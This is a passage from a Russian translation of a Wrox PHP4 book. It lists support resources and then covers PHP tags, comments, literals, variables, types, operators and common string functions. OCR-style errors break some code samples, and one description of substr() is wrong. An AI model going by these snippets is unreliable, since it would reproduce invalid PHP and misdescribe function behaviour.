Если никак не удается добиться нужного результата, действуя согласно учебникам, есть ряд других ресурсов, к которым можно обратиться за информацией и помощью. Для всех трех пакетов есть сетевой форум на сайте издательства Wrox: <http://p2p.wrox.com/>.

### PHP.net

Следующие страницы на сайте PHP могут оказаться полезными:

- <http://php.net/FAQ.php>. FAQ по PHP

- <http://php.net/funcref>. Каждая ссылка на странице ведет к обзору функции
- <http://www.php.net/langref>. Изучите этот раздел до того, как прочитаете эту книгу, и после этого

Следует также иметь в виду списки рассылки PHP на <http://php.net/support.php>. Эти списки архивированы и в большинстве своем служат шлюзами в телеконференции.

Большинство из них также, гораздо реже, доступно в режиме дайджеста как одно большое сообщение, содержащее все сообщения, поступившие после предыдущего дайджеста. Дайджест PHP-General составляется дважды в сутки, но это все равно очень большое почтовое сообщение.

Списки рассылки PHP обычно весьма терпимы к вопросам новичков, но придерживайтесь следующих правил:

- Читайте руководство
- Перечитывайте списки FAQ перед отправкой своего вопроса
- Просматривайте архивы перед отправкой своего вопроса
- Пользуйтесь нужным списком
- Не делайте перекрестные рассылки
- Внятно указывайте тему

Обязательно прочтите описания различных конференций, прежде чем посыпать e-mail в одну из них. Вопросы по установке надо посыпать в PHP-Install, а не PHP-General. Аналогично вопросы, относящиеся к базам данных, должны направляться в одну из конференций по базам данных. PHP-QA - это не «Question and Answer» (вопрос-ответ), а внутренний список для «Quality Assurance» (контроль качества) - команды по контролю качества PHP.

Помощь по вопросам программирования определенной функции можно найти в архивах программного кода.

Существуют тысячи, если не миллионы примеров фрагментов кода сценариев PHP на бесчисленных веб-сайтах, посвященных PHP, которые можно читать, копировать и модифицировать, помогающие изучению PHP и созданию своего веб-сайта. В некоторых случаях доступны целые приложения и библиотеки, с помощью которых можно построить хороший веб-сайт с интересными возможностями, не написав самому ни одной строки кода PHP. Хорошие примеры кода часто встречаются на ссылках, имеющихся на <http://php.net/links.php>.

Если случится так, что вы не поймете документацию, но, в конечном счете, разберетесь, как работает некая функция, настоятельно рекомендуется внести свой вклад в эту систему. Интеллектуальный вклад тысяч пользователей и ведет к процветанию таких проектов open source, как PHP.

Команда поддержки документации PHP систематически просматривает эти заметки и включает их в официальную документацию, отбрасывает неподходящие сообщения, а лучшие из них сохраняет в первозданном виде на будущее. Поэтому ваш вклад вполне может войти в официальную документацию.

## **Zend.com**

<http://zend.com/> Коммерческие продукты для промышленного применения PHP.

## **php4win.de**

<http://www.php4win.de/> Здесь можно получить хорошую поддержку по применению PHP в Windows.

<http://forum.dynapolis.com/> Почтовый список и форум по Apache/MySQL/PHP, ориентированный на пользователей Macintosh.

## **Печатные ресурсы от издательства Wrox**

Beginning PHP4 (ISBN 1-861003-73-0)

Beginning Linux Programming (ISBN 1861002-97-1)

Professional Linux Programming (ISBN 1861003-01-3)

## **Apache**

<http://httpd.apache.org/docs/> Полная документация по Apache.

<http://httpd.apache.org/docs/misc/FAQ.html>. Очень полный FAQ по всему, что касается Apache.

## **MySQL**

<http://www.mysql.com/documentation/index.html>. Полная документация по MySQL.

<http://www.mysql.com/documentation/lists.html>. Ссылки на почтовые списки, которые помогут установить MySQL.

## **Резюме**

Вы успешно установили на своем компьютере и протестировали MySQL, Apache и PHP. У вас есть действующий веб-сервер Apache с подключенным PHP и сервер баз данных MySQL. У вас также есть двоичный файл php для выполнения сценариев PHP из командной строки независимо от веб-сервера и небольшой опыт использования клиента командной строки MySQL для общения с сервером баз данных MySQL.

# 3

## Основы PHP

Мы посмотрели, что такое PHP и как его устанавливать и настраивать, а теперь пора познакомиться с базовыми конструкциями, образующими язык программирования PHP. Хотя синтаксис PHP был вдохновлен целым рядом источников, в особенности C, Perl и языками сценариев командной оболочки UNIX, во многом это самостоятельный язык. Последующие две главы, хотя им и не предназначалась роль полного справочника по синтаксису PHP, должны помочь тем, кто знаком с другими языками или основами PHP, понять, какие конструкции предоставляет PHP. Более доскональное изложение основ PHP-программирования можно найти в книге «*Beginning PHP4*» издательства Wrox Press (ISBN 1-861003-73-0).

Сначала надо разобраться с тем, как организован код PHP в смысле блоков, операторов, комментариев и т. п. Затем можно рассмотреть синтаксис более детально. Синтаксис большинства языков структурного программирования можно разбить на три части: хранение данных, управление потоком и структуру модулей. Хранение данных осуществляется в основном с помощью переменных, чем мы и займемся в этой главе.

В данной главе мы рассмотрим следующие темы:

- Элементы сценариев PHP
- Литералы
- Переменные
- Типы данных
- Выражения и операторы
- Переменные форм
- Системные переменные

## Программы PHP

Программы PHP хранятся в стандартных текстовых файлах, которые можно создавать в любом редакторе (текстовые редакторы Macintosh иногда добавляют символы новой строки, которые PHP не понимает, поэтому в таких редакторах следует сохранять файлы с параметром '`UNIX-style linebreaks`' – символы новой строки в стиле UNIX). Обычно надо сохранять файлы, давая им расширение `.php`, чтобы веб-сервер мог их выполнить, хотя с соответствующими настройками можно обрабатывать любые расширения. Вот пример настройки Apache в файле `httpd.conf`, которая задает расширение `.prophp4`:

```
AddType application/x-httpd-php .prophp4
```

С другой стороны, при написании консольных программ PHP расширение имени файла не имеет значения.

## Основы работы с файлами

Программы PHP выполняются одним из двух способов: веб-сервером или в качестве консольных программ. Программы PHP можно сделать доступными через веб-сервер, который настроен на поддержку PHP, если поместить их в те каталоги веб-сервера, где обычно находятся файлы HTML. Обращение к ним из веб-браузера происходит точно так же, как к статическим веб-страницам. Когда браузер запрашивает страницу, имя которой заканчивается расширением `.php`, веб-сервер пропускает программу через машину PHP.

Когда машина PHP начинает выполнение сценария, она по умолчанию выводит содержимое файла в неизмененном виде. Эта выдача поступает либо в браузер, запросивший страницу, либо на консоль, откуда запущено выполнение **сценария**.

Можно взять обычную страницу HTML, изменить расширение файла на `.php`, и PHP обработает ее, но ничего с ней не сделает.

Чтобы включить в файл команды PHP, необходимо «**уйти**» из стандартного режима вывода в PHP. Это достигается путем заключения команд PHP в особые ограничители.

Инструкция обработки SGML:

```
<?
...
?>
```

Инструкция обработки XML:

```
<?php
...
??>
```

Стиль сценария, дружественный редактору HTML:

```
<script language="php">  
...  
</script>
```

Стиль ASP для редакторов, понимающих теги ASP, но не теги PHP:

```
<%  
...  
%>
```

В этой книге мы придерживаемся стиля XML, хотя функционального различия между всеми этими наборами ограничителей нет.

Вот еще один стиль, который можно встретить и которым мы будем редко пользоваться, потому что он может вызвать путаницу:

```
<?= ... ?>  
<%= ... %>
```

Такие сокращенные теги выполняют заключенное в них единственное выражение PHP и заменяют весь тег его результатом. Вот пример такого спорного способа:

```
two plus two is <?= 2 + 2 ?>
```

В результате должно появиться:

```
two plus two is 4
```

Чаще всего для вывода значений кодом PHP мы будем пользоваться не такими ограничителями, а командой `echo`, например:

```
two plus two is <?php echo(2 + 2); ?>
```

Команда `echo` очень часто применяется для вывода текста из ограничителей PHP в выходной поток. Чаще всего действия, которые мы будем выполнять внутри блоков кода PHP, вообще не будут непосредственно что-либо выводить, а когда надо будет добавить текст, созданный программой, мы обратимся к команде `echo`. Команда `echo` может выводить текст, числа или разметку HTML - фактически все, что обычно встречается на веб-страницах. Важно то, что PHP позволяет выполнять любые операции, точно определяющие выводимые данные.

## Операторы

Внутри ограничителей PHP можно написать любое количество операторов. Есть два типа операторов: односторонние и многострочные.

Однострочный оператор должен оканчиваться точкой с запятой, если это не последний оператор перед закрывающим ограничителем блока PHP, в таком случае точку с запятой можно опустить. Поэтому допустимы оба вида записи:

```
two plus two is <?php echo(2 + 2); ?>
```

```
two plus two is <?php echo (2 + 2) ?>
```

Однострочные операторы могут также содержать, как ни странно, переводы строки. Это обусловлено тем, что PHP не считает оператор законченным, пока не встретит точку с запятой, а переводы строки считаются пробельными символами, которые внутри ограничителей PHP, как правило, игнорируются. Аналогично не требуется, чтобы после точки с запятой перед началом следующего оператора был перевод строки. Таким образом, следующие два набора операторов совершенно эквивалентны:

```
<?php
echo(2 + 2);
echo(3 * 2);
echo("hello");
?>
```

```
<?php
echo(2
+
2); echo(3
* 2
); echo(
"hello" );
?>
```

Многострочные операторы используют конструкцию, называемую блоком кода. Блок кода содержит несколько операторов PHP, заключенных в фигурные скобки { ... }:

```
{
    echo("hello");
    echo(2 + 2);
}
```

Такие блоки кода можно использовать в коде PHP, но они не оказывают влияния на код (в частности, в отличие от C или Java, они не влияют на область видимости переменных). Блоки кода полезны только в управляющих структурах, таких как циклы или операторы if:

```
if (3 > 2) {
    echo("hello");
    echo(2 + 2);
}
```

В данном случае у нас многострочный оператор. Этот оператор состоит из управляющей структуры и блока кода. Поскольку понятно, где заканчивается **оператор**, в конце его нет точки с запятой - она есть только в конце операторов, содержащихся в блоке кода.

Обратите внимание, что внутри кода блока можно «выйти» из PHP (но не внутри одностороннего оператора) при условии, что дальше вы снова войдете в PHP и закончите блок, например:

```
<?php  
if (3 > 2) {  
    echo("hello");  
}  
?>
```

Эта строка не интерпретируется как код PHP и выводится, только если блок кода выполняется.

```
<?php  
echo(2 + 2);  
}  
?>
```

## Комментарии

PHP предоставляет несколько методов вставки в код комментариев. Проще всего вставлять их с помощью двойной косой черты, после чего PHP игнорирует все, что расположено до следующего перевода строки:

```
<?php  
echo("This is Motortown"); // Вывод пользователю сообщения  
?>
```

То же самое можно сделать с помощью символа решетки:

```
<?php  
echo("This is Motortown"); # Вывод сообщения для пользователя  
?>
```

Конечно, можно вставлять комментарии и в других местах - не только после конца оператора. Комментарии можно поместить в любое место, где PHP разрешает пробельные символы. Допустим следующий код:

```
<?php  
// вывести количество конечностей  
  
echo(2          // количество ног  
     +  
     2      # количество рук  
 );  
  
# количество конечностей выведено  
?>
```

PHP также поддерживает многострочные комментарии в стиле C++/Java с ограничителями `/* ... */`:

```
$Calculation = (($x/$y) * 7.5) / $z ;
/* В приведенном вычислении берется надбавка к цене, x,
и делится на количество покупателей, y. Полученное число
умножается на текущую процентную ставку (7.5)
и делится на десятичное число, хранящееся в г */
```

Следует помнить, что эти стили комментариев действуют только внутри ограничителей кода PHP. Если PHP встретит эти маркеры вне ограничителей, они, как и любой другой текст, будут включены в выдачу. Этим можно воспользоваться в сценариях PHP для Интернета, включая в выдачу комментарии HTML, например:

```
<?php
echo("This is Motortown"); // Этот комментарий PHP игнорируется
?>

// Этот комментарий PHP появится в броузере

<!-этот комментарий HTML будет виден в исходном коде HTML, но не в броузере -->
```

Это помогает отлаживать код HTML и облегчает его понимание.

## Литералы

В приведенных примерах мы уже встречались с множеством литералов. PHP понимает три основных вида литералов: текстовые (строки), числовые (целые числа и числа с плавающей точкой) и булевые (true и false).

### Текстовые литералы

Строки можно задавать тремя способами: в двойных кавычках, в одинарных кавычках и в синтаксисе встроенного документа (here document).

При заключении строкового литерала в двойные кавычки PHP анализирует его в поисках некоторых специальных символов. При этом отыскиваются имена переменных, которые заменяются своими значениями. PHP ищет обратный слэш и смотрит на следующий за ним символ, чтобы определить, чем заменить двухсимвольный код. Возможны следующие значения (табл. 31):

*Таблица 3.1. Специальные символы и их значения*

| Значение | Смысл                |
|----------|----------------------|
| n        | Перевод строки (LF)  |
| r        | Возврат каретки (CR) |
| t        | Табуляция            |

| Значение   | Смысл  |
|--|--|
| \\   | Обратный слэш  |
| \$   | Доллар   |
| ''   | Двойная кавычка  |
| Восьмеричное число длиной до 3 символов включительно                       | Символ с кодом ASCII, соответствующим восьмеричному числу      |
| х с последующим шестнадцатеричным числом длиной до 2 символов включительно | Символ с кодом ASCII, соответствующим шестнадцатеричному числу |

Таким образом, код:

```
<?php
echo("This text goes\nacross several\nlines\n\t\"and this quotation is
indented\"");
?>
```

порождает:

```
This text goes
across several
lines
        "and this quotation is indented"
```

Заметим, что при просмотре выдачи этого сценария PHP в веб-броузере получится следующее:

This text goes across several lines "and this quotation is indented"

Броузеры игнорируют при отображении перевод строки и другие пробельные символы (табуляцию, пробелы). Для того чтобы броузер выполнил перевод строки, нужен тег `<br>` (или `<br />` в XHTML). Альтернативный способ - функция `nl2br()`, добавляющая перенос строки HTML перед всеми символами LF в строке.

Если кавычки одинарные, то действуют только escape-коды `\'` и `\\` - для одинарной кавычки и обратного слэша соответственно. Все остальные символы воспроизводятся буквально. Таким образом, если в предыдущем примере заменить двойные кавычки одинарными:

```
<?php
echo('This text goes\nacross several\nlines\n\t\"and this quotation is
indented\"");
?>
```

то получится следующее:

This text goes\nacross several\nlines\n\t\"and this quotation is indented\"

Как видите, все символы, включая обратный слэш, воспроизводятся буквально.

## Встроенные документы

Встроенные документы позволяют включать в строки большие фрагменты форматированного текста, что позволяет избежать применения нескольких команд echo. Вот пример встроенного документа:

```
$hereText=<<<end_delimiter  
Включается весь текст встроенного документа, начиная с этой строки  
и охватывая несколько строк, если необходимо,  
пока в конце на следующей строке не появится ограничитель конца  
end_delimiter;  
  
echo($hereText);
```

После символов <<<, которые сообщают PHP о начале встроенного документа, указывается ограничитель конца. Им может быть любая последовательность буквенно-цифровых символов и/или символов подчеркивания, но первый символ не должен быть цифрой или подчеркиванием. На следующей строке начинается текст встроенного документа. Для сообщения PHP о конце встроенного документа служит строка, начинающаяся с определенного ранее ограничителя конца.

Текст встроенного документа интерпретируется по тем же правилам подстановки, которые применяются к строкам в двойных кавычках, поэтому в него можно включать переменные и escape-коды.

## Числовые литералы

PHP понимает как целые числа, так и числа с плавающей точкой. Целые числа могут быть заданы в десятичной, восьмеричной или шестнадцатеричной системе:

```
<?php  
echo(255);  
echo(0xFF);  
echo(0377);  
?>
```

Шестнадцатеричные числа предваряются нулем и буквой «x». Восьмеричные числа просто начинаются с нуля.

Команда echo всегда выводит целые числа в десятичном виде, даже если они были заданы как шестнадцатеричные или восьмеричные, поэтому приведенный выше код выводит число 255 три раза.

Отрицательные числа в любой нотации обозначаются знаком минус. Число с плавающей точкой можно объявить при помощи десятичной точки или экспоненциальной нотации. Все приведенные ниже способы допустимы:

```
<?php  
echo(0.001);
```

```
echo(1e-3);
echo(-3.8716E32);
?>
```

Символ е или Е в последних двух вариантах - обычная «экспонента».

## Булевые литералы

PHP также понимает слова `true` и `false`, которые можно использовать в некоторых операциях, требующих булевых значений. Как и все ключевые слова PHP, они нечувствительны к регистру, поэтому `true`, `TRUE` и `True` взаимозаменямы.

## Переменные

Переменные в PHP, как и в большинстве других языков, просто представляют собой контейнеры для каких-то данных. Переменным можно давать имена, помещать в них данные, а затем ссылаться на них в своей программе.

PHP идентифицирует переменные по знаку доллара (\$). При ссылке на переменную ее имя всегда начинается с этого символа. За знаком доллара в имени переменной может следовать любое количество буквенно-цифровых символов и символов подчеркивания, хотя первый символ не может быть цифрой или подчеркиванием. Поэтому допустимы такие имена переменных:

```
$a
$a2
$my_name
$height_in_metres_above_sea_level
```

Об именах переменных в PHP следует помнить, что они (в отличие от ключевых слов) *чувствительны к регистру*, поэтому все следующие переменные различны:

```
$my_name
$MY_NAME
$My_Name
```

PHP не требует объявлять переменные перед обращением к ним либо указывать, какого рода данные планируется в них хранить. Одна и та же переменная может на протяжении программы хранить различные типы данных. Переменная создается в момент присваивания ей значения и существует, пока выполняется программа. В случае веб-страницы это означает, что она существует, пока не завершен запрос.

*Функции представляют собой исключение и обладают своей областью видимости переменных.*

## Присваивание

Оператор, предназначенный для присваивания переменной значения, имеет следующий вид:

```
$variable_name = expression;
```

Выражения мы рассмотрим подробнее чуть ниже, а пока примем предположение, что выражение представляет собой литерал или другую переменную. Это означает, что допустимы такие присваивания:

```
<?php  
$a = "Hello";  
$b = 123;  
$c = $a;  
?>
```

Теперь, когда у нас есть переменная, можно использовать ее так же, как ранее литералы:

```
<?php  
$a = "Hello";  
echo($a);  
?>
```

Мы уже говорили, что когда строка заключена в двойные кавычки, PHP ищет в ней имена переменных, которые заменяет значениями. Теперь мы можем увидеть, как это происходит:

```
<?php  
$a = "Hello";  
echo("$a World!");  
?>
```

Теперь, даже несмотря на то, что переменная находится внутри строкового литерала, она все равно вычисляется, и вот что получается:

Hello World!

Обратите внимание, что переменная вычисляется в момент интерпретирования литерала. В следующем примере:

```
<?php  
$a = "Hello";  
$b = "$a World!";  
$a = "Goodbye";  
echo($b);  
?>
```

выводится по-прежнему Hello World!, поскольку подстановка переменной происходит в том месте, где литерал переводится в строку и записывается в переменную \$b. Последующее изменение \$a не оказывает влияния на \$b.

## Ссылки

PHP предоставляет и другой способ ссылки на переменные. Ссылка на переменную вида:

```
 ${expression}
```

указывает на переменную, имя которой представляет собой результат вычисления выражения. Поэтому если выражение является строковым литералом, например, таким:

```
 ${"my_name"}
```

то переменной, на которую происходит ссылка, будет \$my\_name. Если переменная \$a содержала строку "name", то

```
 {"my_$a"}
```

также будет указывать на переменную \$my\_name - строка, как и прежде, переводится в строку "my\_name", которая и используется для ссылки на переменную. Теперь, если переменная \$a содержит "my\_name", то

```
 ${$a}
```

также указывает на \$my\_name. Однако для таких случаев PHP допускает еще более краткий синтаксис. Если имя переменной просто содержится в другой переменной, как здесь, то ссылка на переменную \$my\_name будет выглядеть так:

```
 $$a
```

Такие подстановки действуют всюду, где требуется ссылка на переменную, в том числе в левой части операторов присваивания и в строках, заключенных в двойные кавычки.

## Константы

Константы представляют собой контейнеры для данных, как и переменные, но после присваивания константе значения его уже нельзя изменить. Константы определяются в PHP не таким способом, как переменные (в некоторых языках константы определяются так же, как переменные, но с ключевым словом, определяющим их как константы). Константы создаются в PHP с помощью функции define():

```
 define("INDEPENDENCEDAY", "4th July");
```

В теле кода на константу можно сослаться просто по имени:

```
 echo(INDEPENDENCEDAY);
```

Принято записывать имена констант буквами верхнего регистра, но это лишь традиция, и можно выбирать любые имена, отвечающие правилам именования переменных.

Константы PHP фактически действуют так же, как директива `#defines` в препроцессоре C: можно определить их в некотором месте, а затем выполнять разный код в зависимости от того, определена ли константа и какое значение она имеет. Проверка выполняется с помощью функции `defined()`:

```
if (defined("INDEPENDENCEDAY")) {  
    echo("INDEPENDENCEDAY is defined");  
} else {  
    echo("INDEPENDENCEDAY is not defined");  
}
```

## Типы данных

Несмотря на гибкость PHP в отношении переменных, с которыми можно обращаться то как с текстовыми значениями, то как с числами, существует набор типов данных, которые назначаются при работе с переменными. Есть следующие восемь типов:

- string
- integer
- double
- array
- boolean
- object
- resource
- unknown

Тип `double` в PHP соответствует значению с плавающей точкой, хранящемуся с «двойной точностью». Поскольку в PHP нет чисел с «одинарной точностью», это отличие не имеет большой важности.

Тип, который PHP назначил переменной, можно проверить с помощью функции `gettype()`:

```
<?php  
$Variable = "This is some text";  
echo(gettype($Variable));  
?>
```

Этот код выводит `string`.

Можно также установить тип явным образом посредством родственной функции `settype()`. Ей требуется передать имя переменной и тип, который надо для нее установить:

```
$Change = "2";
settype($Change, integer);
echo(gettype($Change));
echo($Change);
```

## Преобразование типа

В PHP есть также операторы преобразования типа, которые позволяют указать PHP на необходимость действовать со значением одного типа **так**, как если бы оно имело другой тип. Оператор преобразования типа представляет собой имя того типа, к которому требуется преобразовать данные, заключенное в круглые скобки:

- (string)
- (integer)
- (double)
- (boolean)

У некоторых из этих операторов есть сокращенные версии:

- (int)
- (bool)

Они используются так:

```
<?php
$a = "123.456";
echo((int)$a);
?>
```

Этот код выводит 123, потому что PHP преобразовал строковое значение «123.456» в целое число.

При выполнении преобразований PHP иногда ведет себя интересным образом. Рассмотрим следующий код:

```
$Change = "2 Coffee Candies";
settype($Change, integer);
echo(gettype($Change));
echo($Change);
```

Вместо ошибки эта программа выводит **integer** и **2**. Для того чтобы получить целое число из текста, последний необходимо избавить от посторонней информации, которую в число преобразовать нельзя, но PHP находит число в начале строки и использует его. Такое явное преобразование типа можно обеспечить без помощи **settype()**:

```
$Variable1 = 3;
$Variable2 = "2 Coffee Candies";
$SumTotal = $Variable1 + $Variable2;
```

Сумма будет равна 5, потому что PHP обнаруживает операцию сложения и понимает, что таково ваше намерение. Он выполняет преобразование `$Variable2` в целое число, а затем складывает две переменные. В других языках программирования это легко могло бы привести к ошибке, но в PHP из-за слабой типизации этого не происходит.

Для того чтобы хорошо разобраться, как PHP принимает эти решения, посмотрим, как он обращается с операторами.

## Операторы и функции

Мы уже видели код PHP, где требовались значения: чаще всего для вывода значения мы применяли команду `echo`. Мы использовали значения и в некоторых других случаях: в правой части операции присваивания, в качестве аргументов функций и даже внутри фигурных скобок в сложной ссылке на переменную.

Есть несколько способов предоставить PHP значение во всех этих ситуациях. Те объекты, которые PHP может интерпретировать в этих ситуациях как значения, называются выражениями. Мы уже встретили три типа выражений: литералы, переменные и константы.

Выражение – это все, что можно воспринимать как имеющее значение. У литералов есть лiteralное выражение, переменные ссылаются на хранящееся в них значение, как и константы. Однако это не единственныe типы выражений в PHP. PHP поддерживает два типа выражений, которые должны вычисляться, чтобы определить принимаемое ими значение: операции и вызовы функций.

Мы видели вызовы функций, которые использовались так:

```
echo(gettype("Hello"));
```

Вызов функции `(gettype("Hello"))` вычисляется, чтобы предоставить некоторое данное ("string"), которое передается команде `echo`. Это выражение – у него есть значение. Этот вызов функции может, как мы сказали, быть помещен везде, где используется переменная или литерал. Следовательно, допустим такой код:

```
$a = gettype("Hello");
${gettype("Hello")} = "World";
echo(gettype(gettype("Hello")));
```

В первом случае строка "string" записывается в `$a`, во втором – строка "World" записывается в переменную `$string`, а в третьем выводится результат применения `gettype()` к значению, возвращаемому `gettype()`.

Операция – это выражение, содержащее оператор. В следующем коде:

```
echo(2 + 2);
```

2 + 2 представляет собой операцию, значением которой является 4. Операторы похожи на сокращенное обозначение функций. При наличии функции, обеспечивающей равноценные действия, тот же результат, что и выше, можно было бы получить, написав:

```
echo(add(2, 2));
```

Оператор сложения (+) - бинарный: он действует над двумя значениями. Другие бинарные операторы: «больше» (>), оператор конкатенации (.) и оператор присваивания (=).

Существуют также унарные операторы, действующие над одиночным значением. Примерами служат оператор инкрементирования (++) , булево отрицание NOT (!) и уже встречавшиеся операторы преобразования типа, например (int).

Существует также тернарный оператор, который действует над тремя значениями. Он должен быть знаком всем, кто имел дело с С-подобным языком. Поскольку такой оператор всего один, его часто так и называют - тернарный оператор. Это условный оператор, предназначенный для выбора одного из двух значений в зависимости от третьего. Выражение:

```
$a ? $b : $c
```

имеет значение \$b, если \$a имеет значение true, и получает значение \$c, если \$a имеет значение false:

```
echo("INDEPENDENCEDAY is ". (defined("INDEPENDENCEDAY")) ? "defined" :
"not defined"));
```

Значение, возвращаемое функцией defined(), определяет, какая именно строка будет выведена.

Некоторые операторы предполагают, что их операнды имеют определенный тип. В таких случаях PHP производит преобразование типа, необходимое для выполнения операции. Мы уже видели это выше для оператора сложения, которому требуются два числовых аргумента и который вызвал преобразование строки в число перед выполнением сложения. Другие операторы ожидают строковые или булевые величины и производят аналогичные преобразования.

Теперь мы рассмотрим некоторые базовые операции и функции, предоставляемые PHP, которые можно осуществлять над значениями различных типов.

## Общие операции

Самыми важными являются операторы присваивания, равенства и неравенства. Они могут действовать над значениями любого типа и применяются повсеместно.

Оператором присваивания, как мы видели, является знак равенства, =. Аргументом с левой стороны должен быть объект, допускающий присваивание, - обычно ссылка на переменную. Аргументом с правой стороны может

быть любое выражение. В результате этой операции переменной в левой части присваивается значение выражения справа. Важно помнить, однако, что операция присваивания сама представляет собой выражение: у нее есть значение. Принимаемое им значение является значением выражения в правой части. Из сказанного следует, что возможен такой код:

```
echo($a = "Hello");
$a = $b = $o = "Hello";
```

Первый оператор выводит значение "Hello", одновременно также присваивая его переменной `$a`. Второй присваивает значение "Hello" переменной `$c`, затем присваивает его же переменной `$b`, а затем то же самое - переменной `$a`.

Оператор равенства состоит из двух символов `==`. Он принимает в качестве аргументов любые два выражения и имеет значением булево `true`, если значения равны, и булево `false` в противном случае. Оператор неравенства `!=` возвращает противоположное значение:

```
$a = 2;
echo($a == 2);
```

Одно предостережение при работе с числами с плавающей точкой: арифметика чисел с плавающей точкой с двойной точностью в PHP не всегда так точна, как хотелось бы. Рассмотрим следующий код PHP:

```
<?php
$a=1.1;
$b = 0.4;
$c = $a - $b;
echo(($c == 0.7) ? "true" : "false");
?>
```

Он помещает величины с плавающей точкой `1.1` и `0.4` в две переменные, затем выполняет вычитание. `1.1` минус `0.4` должно составить `0.7`. Проверяем, так ли это, с помощью тернарного оператора: первым аргументом является операция равенства, которая возвращает истину, если два значения равны, и ложь в противном случае. После этого тернарный оператор возвращает строку "true" или "false", соответственно.

Проверка равенства должна быть успешной, и выведено слово «`true`». К сожалению, это происходит не всегда. Точность представления чисел с плавающей точкой зависит от платформы, но на 32-разрядном компьютере под Windows эта программа выводит «`false`». Дело в том, что значение с плавающей точкой хранится как двоичное число, являющееся лишь приближением десятичных дробей, которые мы пытаемся представить. Семь десятых не переводится точно в половины, четверти, восьмыми и шестнадцатые доли.

При проведении критических вычислений и необходимости проверки равенства дробей следует применять некоторые более развитые математические функции PHP. Никогда не проверяйте величины с плавающей точкой на равенство.

## Операции над строками

PHP использует в качестве оператора конкатенации строк символ точки (.), или **оператор «точка» (dot operator)**:

```
$a = "Hello";
$b = "World";
$c = $a . $b;
echo($c);
```

Есть также сокращенный оператор, . =:

```
$a .= $b
```

Приведенная строка эквивалентна следующей:

```
$a = $a . $b
```

Запомните, что если между элементами строки потребуется включить пробелы или переводы строки, это придется сделать вручную. С помощью оператора «точка» можно конкатенировать несколько строк:

```
$a = "Hello";
$b = "World";
$c = "<b>" . $a , " " . $b . "</b>";
echo($c);
```

## Строковые функции

PHP предлагает большой набор функций для обработки строк. Мы рассмотрим здесь только те, которые применяются чаще всего; полный список функций PHP можно найти в руководстве по PHP (<http://www.php.net/docs.php>). Мы не станем здесь рассказывать о регулярных выражениях, предоставляющих самый мощный и гибкий метод обработки строк. О них подробно рассказано в главе 7.

### substr()

```
string substr(string string, int start [, int length])
```

Функция substr() возвращает часть строки. Первый аргумент — вся строка, второй — положение в строке первого символа, который следует вернуть (начиная отсчет с нуля), тогда как третий — положение последнего символа в строке, который требуется вернуть. Если третий аргумент не указан, то PHP предполагает, что надо включить всю оставшуюся часть строки. Вот несколько примеров действия substr():

```
$String1 = substr("The cat sat on the mat", 4, 3); // 'cat'
$String2 = substr("The frog sat on the log", 0, 1); // 'T'
$String3 = substr("The aardvark sat in the dark", 17); // 'in the dark'
```

## strpos()

```
int strpos(string haystack, string needle [, int offset])
```

Функция `strpos()` обеспечивает действие, обратное `substr()`. Мы передаем ей часть строки, а она возвращает первую позицию в строке, в которой найдена эта часть (если вообще найдена).

Сначала задается строка, в которой предполагается найти второй аргумент, а затем необязательный аргумент, позволяющий указать в строке позицию, с которой надо начать поиск. Вот несколько примеров применения `strpos()`:

```
$String1 = strpos("The cat sat on the mat", "cat"); // Returns '4'  
$String2 = strpos("rhubarbrhubarbrhubarb", "rhubarb", 6); // Returns '7'
```

## htmlspecialchars()

```
string htmlspecialchars(string string [, int quote_style [, string charset]])
```

Функция `htmlspecialchars()` полезна при поиске в строке некоторых символов, требующих особого представления в HTML, и преобразует их в HTML-эквиваленты. Эта функция находит и преобразует в код HTML следующие пять символов:

- & становится&amp;
- " становится&quot;
- < становится&lt;
- > становится&gt;

В качестве второго аргумента принимается одна из двух констант: `ENT_QUOTES` или `ENT_NOQUOTES`. Первая передается, если надо транслировать кавычки, вторая - если этого делать не надо. Третий аргумент **принимает** строку, представляющую набор символов, используемый в преобразовании, по умолчанию **ISO-8859-1**.

Пример применения `htmlspecialchars()`:

```
echo(htmlspecialchars("<p class='class1'>The cat sat on the mat</p>",  
    ENT_QUOTES));
```

Выводится следующее:

```
&lt;P class='class1'&gt;The cat sat on the mat&lt;/P&gt;
```

Веб-браузер использует это для представления исходных символов. Функция применяется, если надо вывести в браузере исходный код HTML.

## trim()

Функция `trim()` проста: она принимает один аргумент, строку, и удаляет предшествующие или замыкающие пробелы:

```
$String1 = trim(" a lot of white space "); // 'a lot of white space'
```

Обратите внимание, что так применять `trim()` для удаления из переменной концевых пробелов нельзя:

```
$a = " a lot of white space ";
trim($a);
```

Для того чтобы получить желаемое, надо действовать так:

```
$a = trim($a);
```

## **chr() и ord()**

Функция `chr()` принимает в качестве аргумента ASCII-код символа и возвращает фактический символ. Функция `ord()` производит обратное действие:

```
echo(chr(64)); // displays '@'
echo(ord('@')) // displays '64'
```

## **strlen()**

Функция `strlen()` принимает один аргумент, строку, и возвращает длину строки в символах как целое число, например:

```
$String1 = strlen("one"); // '3'
$String2 = strlen("the cat sat on the mat"); // '22'
```

## **printf() и sprintf()**

```
int printf(string format [, mixed args...])
string sprintf(string format [, mixed args...])
```

`printf()` и `sprintf()` являются двумя родственными функциями, выполняющими несколько более сложные действия, чем другие рассмотренные нами функции обработки строк. Обе они заботятся о форматировании чисел и включении их в строку, а также предоставляют такие функции, как вывод даты в формате `mm/dd/yyyy` или денежных единиц с двумя десятичными знаками. Функция `sprintf()` осуществляет требуемое форматирование и возвращает строку, тогда как `printf()` выполняет ту же задачу, но выводит результат непосредственно в выходной поток — в браузер или на консоль.

## **Спецификаторы преобразования**

Аргумент `format` функций `printf()`/`sprintf()` представляет собой строку, содержащую некоторые специальные символы, используемые при форматировании данных, находящихся в списке аргументов. Эти специальные символы называются спецификациями преобразования. Обычные символы, которые останутся неизменными в отформатированной строке, называются директивами (`directives`). В списке аргументов необходимо указать один аргумент для каждой спецификации преобразования, имеющейся в строке формата.

Если формат содержит две спецификации преобразования, то следует задать два аргумента, которые будут отформатированы согласно спецификации и помещены в строку. Они будут помещены туда, где находится спецификация преобразования.

Спецификация представляет собой символ процента (%), за которым следуют до пяти спецификаторов в следующем порядке:

- Спецификатор заполнения (Padding Specifier)

Устанавливает символ, которым строка заполняется до заданного размера. Если опущен, используется пробел. Действует только при наличии спецификатора минимальной ширины.

- Спецификатор выравнивания (Alignment Specifier)

Обычно дополнение строки до минимальной ширины производится с левого конца, т. е. строки выравниваются по правому краю, но если добавить символ дефиса (-), то строка выравнивается по левому краю.

- Спецификатор минимальной ширины (Minimum WidthSpecifier)

